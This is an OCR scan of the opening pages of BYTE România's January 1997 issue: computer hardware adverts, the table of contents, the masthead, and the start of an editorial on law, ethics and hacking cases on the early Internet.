38 de monitoare mari

BYTE ROMÂNIA


revistă de integrare tehnologică

Vol. 3, Nr. 1 IANUARIE 1997

Noi tehnologii pentru discuri hard P. 79

Larry Ellison despre NC P. 23

8 unelte de creație pentru Web P. 116



POATE JAVA ÎNLOCUI WINDOWS?

Lei 8000

PLUS:

- Depozitul de date ideal
- Sisteme tolerante la defectări

ȘTIRI: Uneltele web se integrează PREZENTĂRI: Adabas D, Exponential X704

T.P.
APROBAT R.A.P.R.
Nr. 103/DC/040/1997
Valabil pînă la 31.12.1997
Exp: SC Computer Press Agora s.r.l.
RO, 4300 Tg. Mureș, CP 172 OP 1

www.agora.ro

EPSON® *Stylus*™ COLOR 200

Metoda de imprimare: Imprimantă cu jet de cerneală. Tehnologia piezoelectrică

Cartuşe de cerneală:

Monocrom S020047 (acelaşi ca la Stylus-820).
Capacitate: 540 pagini (A4, LQ-Roman ECMA - Test)

Color S020097 (acelaşi ca la Stylus-500).
Capacitate: 320 pagini (A4, 360 dpi, 5%) pentru fiecare culoare

Rezoluţie: Matrice 720 x 720 dpi cu raster de 360 dpi

Viteza de imprimare: 167/200 cps la 10/12 cpi (monocrom)
Monocrom: 3 ppm (A4, High Speed Mode)
Color: 1.2 ppm (A4)

Suport de imprimare: Hârtie specială 360 dpi A4
Hârtie specială 720 dpi A4
Hârtie glossy; folie A4; cărţi poştale

Color Comfort
EPSON
EPSON
Stylus
COLOR 200

Dacă doriţi să primiţi mai multe detalii despre imprimantele EPSON Stylus Color 200, trimiteţi acest cupon completat (prin poştă sau fax):

Nume ____________________

Prenume ____________________

Firma ____________________

Poz. în firma ____________________

Telefon ____________________

Adresa ____________________

Localitatea ____________________

EPSON®
Symbol of technology

MB Distribution srl Str. Johann Strauss
nr. 1, Sector 1, Bucureşti Fax: 212 03 10

Microsoft
Microsoft
Windows NT
Workstation
Microsoft
Microsoft
Windows 95
Update
Featuring full 32-bit networking!
Microsoft
WORKGROUP
ADD-ON FOR WINDOWS
MS DOS
The easy way to double your disk
MS DOS
Microsoft
MS-DOS 6
UPGRADE

DRUMUL SPRE
ÎNALTA SOCIETATE

Microsoft
WHERE DO YOU WANT TO GO TODAY?™
Authorized Distribution Partner/
DSP for Romania

FORTE
COMPUTERS
Flexibility.Made in Romania

digital™
PC
Authorized Reseller

Lipscani 102, București
Tel: 3122360/6137282 Fax: 3122630 Microsoft Hot Line: 3120948

La prima vedere arată la fel ...
în realitate toate trei sunt diferite !

COPYING · FAXING · PRINTING · COLOUR · SCANNING · DOCUMENT MANAGEMENT · DIGITAL PHOTOGRAPHY

CSPRO
CUSTOMER SATISFACTION IN IMAGING

seria PagePro 6

Sistemul Minolta cu cartușe separate de toner și cilindru este conceput pentru a proteja mediul înconjurător: cilindrul rămâne în imprimantă pe durata consumării a 7 cartușe de toner. Înlocuirea lor se face fără greutate în câteva secunde.

Sistemul reduce pierderile și economisește banii dumneavoastră.

Page Pro 6 este silențioasă în operare, cu emisie de ozon neglijabilă. Sistemul de alimentare cu hârtie cuprinde o casetă standard de 150 de coli. Manual se pot tipări plicuri, carton sau folii transparente.
Toate acestea combinate cu un preț atractiv fac ca PagePro6 să fie imprimanta ideală pentru biroul dumneavoastră.

MINOLTA ROMANIA SRL

Sediul central : Șos. Olteniței nr. 35-37, București Tel : 634.76.55, 634.62.45 Fax : 330.69.80 , 330.70.02

Filiale : Bacău : 034/17.10.77 ; Brașov : 068/47.14.54 ; Cluj : 064/19.93.22 ; Constanța : 041/69.36.90 ; Craiova : 051/12.58.50 ; Iași : 032/21.12.53 ; Timișoara : 056/13.49.27

Distibuitori autorizați : Baia Mare : 062/423.775 ; Brăila : 039/683.665 ; Buzău : 038/432.506 ; Călărași : 042/314.318 ; Constanța : 041/615.211 ; Cluj : 064/193.213 ; Galați : 036/463.344 ; Giurgiu : 046/217.789 ; Hunedoara : 054/716.501 ; Iași : 032/231.303 ; Oradea : 059/436.281, 059/442.927 ; Piatra Neamț : 033/622.085 ; Pitești : 048/631.270 , 048/222.895 ; Ploiești : 044/110.700 ; Satu Mare : 061/761.111 ; Sfântu Gheorghe : 067/313.001 ; Sibiu : 069/218.155 ; Suceava : 030/520.303 ; Tg. Jiu : 053/218.666 ; Timișoara : 056/131.557, 056/201.919 ; Turnu Severin : 052/319.300

PAGE PRO 6

Imprimantă laser compactă, de dimensiunile unei imprimante ink-jet, ocupă puțin spațiu pe birou, cât o foaie A4. PagePro 6 nu face compromisuri. Datorită procesorului Intel 80960 tipărește și procesează la 6 pagini pe minut la o rezoluție de 600 dpi. Driverul PCL sub Windows 95 cu ajutorul comenzilor de tip " Show Me" asigură informații exacte despre starea imprimantei


PAGE PRO 6e

Această imprimantă poate deservi două PC-uri simultan datorită portului dual-paralel de viteză mare, iar echipată cu o interfață infraroșu IrDA poate primi date de la un notebook aflat la distanță. PagePro 6e are trei moduri de emulare. PCL, GDI sau PostScript - puteți alege oricare dintre ele în funcție de ceea ce doriți să tipăriți

PAGE PRO 6l

Page Pro 6L folosește sistemul de tipărire propriu sub Windows - Quick Page. Acesta transmite informația în format GDI, fără a mai fi necesară procesarea datelor de către imprimantă. Astfel timpul de tipărire scade dramatic. Quick Page este disponibil sub Windows 3.1, Win95 și OS/2. PagePro 6L poate converti și tipări fișiere PCL5 sau PostScript. Rezoluția la tipărire de 600 dpi combinată cu Fine-ART duce la o calitate a imprimării comparabilă cu 1200 dpi.

MINOLTA



AGNOR HIGH TECH - SOCIETATE DE COMUNICAȚII ȘI CALCULATOARE realizează aplicații "Mobile Computing" în domeniile specifice beneficiarilor, cu echipamente de marcă: **TOSHIBA, CANON, HP, MEDIUM, SOLECTEK, YAESU**

- Notebook-uri:	TOSHIBA Tecra, Portege, Satellite, Satellite Pro
- Accesorii notebook :	fax/modem PCMCIA, Ethernet și Ethernet radio card PCMCIA, MPEG PCMCIA , interfață celular, GPS
- Prezentări video interactive:	echipamente MEDIUM, display LCD, ecrane de proiecție, videoproiectoare LCD, camere digitale
- Software prezentări video:	Microsoft, Lotus FREELANCE, Simulări CAD - Autocad
- Accesări Internet , E-Mail:	radiomodem PCMCIA, software de comunicație
- Conectări rețele calculatoare:	echipamente radio Ethernet SOLECTEK, radiomodem

AGNOR
SOCIETATE DE COMUNICAȚII ȘI CALCULATOARE

M. Eminescu 124, Tel: 2118800, 2118699, 2118762, Tel/Fax: 2105943, agnor@tag.vsat.ro

Biro Technologies - srl

Vă așteaptă la **CERF '97** între 13-17 mai 1997

Noutăți de la UMAX

binuscan® PhotoPerfect

Cumpărați un scanner UMAX POWERLOOK II PRO în locul scanner-ului dvs. (HP, Agfa, Mikrotek wsau alt model UMAX) și veți beneficia de o **reducere** de preț de **300$**.

Oferta este valabilă în perioada 01.01.1997 - 31.03.1997 numai pentru end-user și numai dacă la cumpărare veți aduce eticheta cu seria scanner-ului vechi.

CALCULATOARE **UMAX** COMPATIBILE Mac

Cele mai noi modele:

Umax Apus 2000

(cu procesor 603e PowerPC)

Umax Pulsar

(cu procesor 604e/250Mhz

IMPRIMANTE LASER - A3

IMAGESETTERe

newgen

În curînd veți putea lucra cu Windows NT 4.0 și MacOS pe un singur calculator UMAX-PowerPC (CHRP)!

IMPRIMANTE COLOR - A4

Produse:

FARGO ELECTRONICS, INCORPORATED

Microsoft

COMPUJET

AUSTIN AN IPC COMPANY

Tel./Fax: 223 4649; 222 4925; 223 2030; 2233791

E-mail: birotech@dial.roknet.ro

C:\CD_Paradise
PC-NET
VA INVITA LA
INTERNET
CLUB
FULL INTERNET
PE 4 PC-URI
CURSURI INITIERE
200
TITLURI
DE CD
CD PARADISE
Raffles
2 ani garantie!
12 rate!

RAFFLES **MERLION**

PCI 586-133MHz (AMD) 1026$
256Kb cache / 8Mb RAM
FDD 3.5" / HDD EIDE 540Mb
PCI SVGA card 1Mb
Monitor 14"SVGA LR tub Philips

RAFFLES **MANGUSTA**

CPU AMD K5 75MHz 1026$
CPU AMD K5 100MHz 1073$
CPU AMD K5 133MHz 1141$
Intel Pentium 133MHz 1293$
Intel Pentium 166MHz 1410$

PENTIUM mainboard,
256 Kb cache / 8Mb RAM
FDD 3.5" / HDD EIDE 540Mb
PCI SVGA card 1Mb
Monitor 14"SVGA LR tub Philips

OPTIUNI:

+8Mb RAM +52$
+16Mb RAM +110$
HDD EIDE 1.2Gb +80$
HDD EIDE 2.5Gb +197$
Monitor 17" tub Sony +849$

MULTIMEDIA:

CD ROM IDE 8x Sony 155$
Sound Card 16bit P&P 39$
Boxe AT&T 2x10W + Mic. 18$
Boxe 2x100W 48$
Fax-Modem ext 33600 175$

Configuratiile includ: Mouse + pad, Antivirus RAV 4.06
Evaluare la curs BNR, TVA neinclus

RAFFLES
COMPUTERS SHOP


Calea Victoriei 25, e-mail: raffles@org.pcnet.ro

Tel: 2107348, 3112682, 3124620 Fax: 3120581, 3121786

BYTE ROMÂNIA

Ianuarie 1997, vol. 3, nr. 1

COVER STORY



ASTĂZI pentru WEB, MÂINE pentru LUMEA întreagă

38

De Tom R. Halfhill

Mai mult decât un limbaj pentru Web, Java poate fi o mană cerească pentru proiectanţii de programe multiplatformă.

Discurile hard

79

De Darvas Attila

Soluţii tehnice inovatoare continuă să îmbunătăţească performanţele şi fiabilitatea discurilor hard.

BITS

Convergenţa uneltelor Web este iminentă 14

Proliferează PDA-urile fără fir 16

Windows NT renunţă la MIPS, dar nu şi la Alpha 21

Securitatea: momentul adevărului 21

FORBES

Firewalls

89

De Harrison Forbes

Oricât de incredibil ar părea, asigurarea securităţii datelor a devenit o afacere în Statele Unite. Câte ceva despre paşii care trebuie urmaţi pentru instalarea unui *firewall*.

EVENIMENT

Căpitanul Ahab despre NC

23

De Mircea Sârbu

Conferinţa de presă susţinută de Larry Ellison (CEO Oracle) la Oracle's Developer Conference, Paris.

INBOX

10

Nu ne mai critică nimeni? Numai laude? Aflaţi atunci şi ce scriu americanii redactorilor revistei BYTE. Câteva scrisori despre articole pe care le-am preluat şi noi.

CE-I NOU


134

PC PhoneQuest este un sistem telefonic pentru PC-ul dvs.

Premiile selecţiei redactoilor, 1997

83

Am onorat produsele hardware şi software ale căror inovaţii tehnice s-au impus în anul 1996.



STATE OF THE ART

Depozite de date

48

Cum să valorifici la maximum informaţia şi cum să-i ajuţi pe utilizatori să o acceseze atunci când au nevoie de ea.

Temelia depozitului

51

De Jay-Louise Weldon

Un expert în administrarea bazelor de date explică cum un depozit de date bine organizat conduce la decizii mai bune.

Clienţi mai buni, decizii mai bune

55

De Alan Simon

Uneltele potrivite pentru a transforma toate aceste date în informaţii utile.

Cu datele la curăţătorie

59

De Mike Hurwicz

Datele „murdare" pot să vă dărâme întregul depozit.

PREZENTĂRI

Hollywood FX 115
De Răzvan Peteanu
Un nou editor video performant, dotat cu un întreg arsenal de tranziţii.

O limuzină accesibilă 119
De Mircea Sârbu
Un SGBD mai puţin cunoscut: Adabas D. Made in Europa..

Exponential X^{704} 127
De Veres Viktor
Un procesor PowerPC la 500Mhz, fabricat de o companie qvasi-necunoscută.

Silicon Graphics, ucigaşul lui Wintel 130
De Dave Rowell
Noua staţie de lucru O2 de la SGI ameninţă poziţia Wintel

WEB MASTER

Despre Web la modul viitor 107
De Dumitru Rădoiu
O trecere în revistă a tehnologiilor viitorului apropiat: HTML 3.3, Java Script, ActiveX Script, VRML, intranet, şi altele

FastCGI 111
De Radu Greab
Dacă nu vă mulţumeşre viteza de răspuns a aplicaţiilor Web, încercaţi FastCGI.

SURFING

Călătorul virtual 132
De Dumitru Rădoiu
Turismul este o industrie. Chiar şi în World Wide Web.

DOSAR

Sisteme tolerante la defectări 93
De Aurel Şerb
Fiabilitatea sistemelor de calcul este o cerinţă fundamentală când ele susţin aplicaţii vitale.

Concepte structurale şi arhitecturale 97
De Aurel Şerb
Aspecte teoretice fundamentale şi orientări moderne în toleranţa la defectări, cu exemple de la IBM, HP şi Motorola.

CORE

SISTEME DE OPERARE

Poziţia Linux 29
De Jim Mohr
Noi date despre acest SO Unix-like pe 32 de biţi şi surse suplimentare de informaţii.

REŢELE

Magie Client/Server 31
De Tom Yager
Apelurile de proceduri de la distanţă asigură schimbul de date între aplicaţiile din reţea, indiferent de platformă.


CPU

Video pentru fiecare 33
De William Chien
Un codor MPEG ieftin de la C-Cube transformă un PC într-o staţie de editare video.

PROGRAMARE

Securitate Java şi *Type Safety* 35
De Gary McGraw & Ed Felten
Mecanismul de securitate Java face un control la momentul execuţiei, înainte de a permite rularea unui applet descărcat.

LAB REPORT



LAB REPORT: HARDWARE

Sarcini mari, ecrane mari 64
De Dorothy Hudson, Jim Kane, and John McDonough
Am ales cel mai bun monitor cu ecran mare.

LAB REPORT: SOFTWARE

Opt unelte pentru a ţese un sit Web 74
De Tadesse Giorgis
Construţi-vă situl Web cu unul dintre aceste instrumente de creaţie.

EDITORIAL

Lege şi ordine 8
De Mircea Sârbu
Cine face legea şi cine aplică ordinea în Internet? Întrebări mai actuale acum, după ce isprăvile unui puşti au devenit„cazul Mateiaş“.

COMENTARII

Hoţii şi vandalii 135
De Irina Athanasiu

Loc de dat cu codul (intern)etic 137
De Liviu Vânău

Un X 140
De Iosif Fettich

CASETA REDACŢIEI

DIRECTOR:
Romulus Maier (rmaier@agora.ro)
DIRECTOR EXECUTIV:
Adrian Pop (adipop@agora.ro)
REDACTOR ŞEF:
Mircea Sârbu (msarbu@agora.ro)
SECRETAR GENERAL DE REDACŢIE:
Gabriela Bucşa (gbucsa@agora.ro)
REDACŢIA:
Dumitru Rădoiu (dradoiu@agora.ro)
Augustin Moga (amoga@agora.ro)
Darvas Attila (adarvas@agora.ro)
Daniel Moldovan (dmoldovan@agora.ro)
Szabó László (lszabo@agora.ro)
REDACTORI ASOCIAŢI:
Cristian Nagy (cnagy@agora.ro)
Ioan Iacob (iiacob@agora.ro)
Mircea Cioată (mcioata@agora.ro)
Iosif Fettich (ifettich@agora.ro)
Cristian Mateescu (mateescu@agora.ro)
LA ACEST NUMĂR AU MAI COLABORAT:
Irina Athanasiu (Bucureşti);
Răzvan Peteanu (Timişoara);
Harrison Forbes (Chicago);
Radu Greab (Târgu-Mureş);
Marius Tudorică (Târgu-Mureş);
Aurel Şerb (Bucureşti);
Liviu Vânău (Târgu-Mureş);
CORECTURA:
Aurora Laslo

INGINER DE SISTEM:
Veres Viktor (vveres@agora.ro)
TEHNOREDACTARE:
Gabriel Niculae, Valics Lehel
Gabriel Radic, Noran Kallos
ADMINISTRAŢIE: Ingrid Maier
MARKETING: Annamaria Pascu, Emanuela Grama
CONTABILITATE: Pap Ilona
SECRETARIAT: Rodica Fettich
EXPEDIŢIE: Doina Ceşa, Natalia Vânău
REPREZENTANŢĂ BUCUREŞTI:
Daniela Pastramă, tel: (01)-2120288
C.P. 94 O.P. 49 Bucureşti
I.S.S.N.: 1223-9801
TIPARUL: S.C. Infopress S.A.,
Odorheiul Secuiesc,
Tel: 066-216483
EDITURA: Computer Press Agora s.r.l.,
C.P. 172 - 1, 4300 Tirgu Mureş
TELEFON: (065) 16.65.16, 16.62.57
FAX: (065) 16.62.90
BBS: (065) 21.07.80
(8N1, 14400 bps, login: bbs)
E-MAIL: redactia@agora.ro
office@agora.ro

Primim cu plăcere materialele dvs. cu condiţia ca ele să se incadreze în profilul revistei şi să nu fi fost deja publicate. Expedierea unui manuscris implică acceptul autorului pentru publicarea lui. Manuscrisele nu se restituie. Data închiderii ediţiei este 20 a lunii curente.

COPYRIGHT: Materialul editorial din BYTE Magazine USA sau National Software Testing Laboratories, Software Digest sau PC Digest tradus şi retipărit în acest număr aparţine companiei McGraw-Hill, Inc. Copyright 1996. Toate drepturile sunt rezervate. Publicat cu acordul McGraw-Hill, Inc., Avenue of the Americas, New York, New York 10020 USA. Reproducerea în orice formă, în orice limbă, integral sau în parte, fără permisiunea scrisă a McGraw-Hill, Inc., este interzisă. BYTE, National Software Testing Laboratories, NSTL, Software Digest, PC Digest şi InterMark sunt mărci înregistrate McGraw-Hill, Inc.

COVER IMAGE: MICHELE CLEMENT © 1997

Lege și ordine

Guverne ale Lumii Industriale, voi monștrii obosiți făcuți din carne și oțel, eu vin din Ciberspațiu, noua casă a Minții. În numele viitorului vă cer vouă, reprezentând trecutul, să ne lăsați în pace. Nu sunteți bineveniți printre noi. Și nu aveți nici o putere acolo unde noi ne adunăm.

Citatul de mai sus este primul paragraf din „Declarația de Independență a Ciberspațiului“, document semnat de John Perry Barlow și publicat de *Electronic Frontier Foundation* (http://www. eff.org) la 8 februarie 1996, tradus în românește și publicat în Byte România, martie 1996.

Îmi amintesc și acum că decizia de a-l publica nu a fost ușoară. Ne-a impresionat în egală măsură tonul sumbru și conținutul oarecum anarhist. Am considerat însă că este un punct de vedere de care trebuie ținut seama, mai ales în contextul momentului respectiv: președintele SUA tocmai semnase celebrul *Communication Decency Act*, considerat o primă tentativă de a îngrădi libertatea de exprimare pe Internet.

Problema legii și ordinii pe Internet nu este nici simplă și nici nouă. Există câteva precedente ilustre. Philip Zimmermann, autorul programului PGP, a devenit subiectul unor dezbateri aprinse (vezi Open-TI nr. 4) datorită încălcării legilor americane care interzic exportul tehnicilor criptografice. Greu de stabilit care sunt „granițele virtuale“ ale Statelor Unite...

Kevin Mitnick este probabil cel mai notoriu *cracker* din lume, fiind considerat atât de periculos, încât în închisoarea în care își ispășește păcatele nu i se permite nici să formeze singur un număr de telefon (vezi Byte România, oct. 1995).

Interesant este de remarcat însă că opinia publică îi percepe ca doi poli opuși: Zimmermann este „băiatul cel bun“ în timp ce Mitnick este „băiatul cel rău“. Dar în momentul în care am spus „bun“ și „rău“ am pășit pe un teren și mai alunecos: cel al eticii în lumea Rețelei.


Înainte de a trece la subiect, voi mai aminti un mic fapt divers. Anul trecut un grup de studenți au plasat pe un server Web textele cântecelor lui Jacques Brel. Agenția franceză pentru Protecția Programelor (APP) a sesizat justiția. După dezbateri în care s-au făcut trimiteri la o tot felul de legi, paragrafe și alineate, studenții au fost considerați vinovați de încălcarea legii drepturilor de autor.

În acest context, cu atâtea precedente, vâlva pe care a stârnit-o „cazul Mateiaș“ pare exagerată. Dacă în joc ar fi intrat doar presa românească (unde tânărul bucureștean de 17 ani a ținut câteva zile prima pagină), lucrurile ar fi fost simple: este, totuși, o premieră națională. Însă subiectul a fost abordat și de presa internațională: HotWired a publicat două știri care au fost apoi preluate de mai multe agenții de presă.

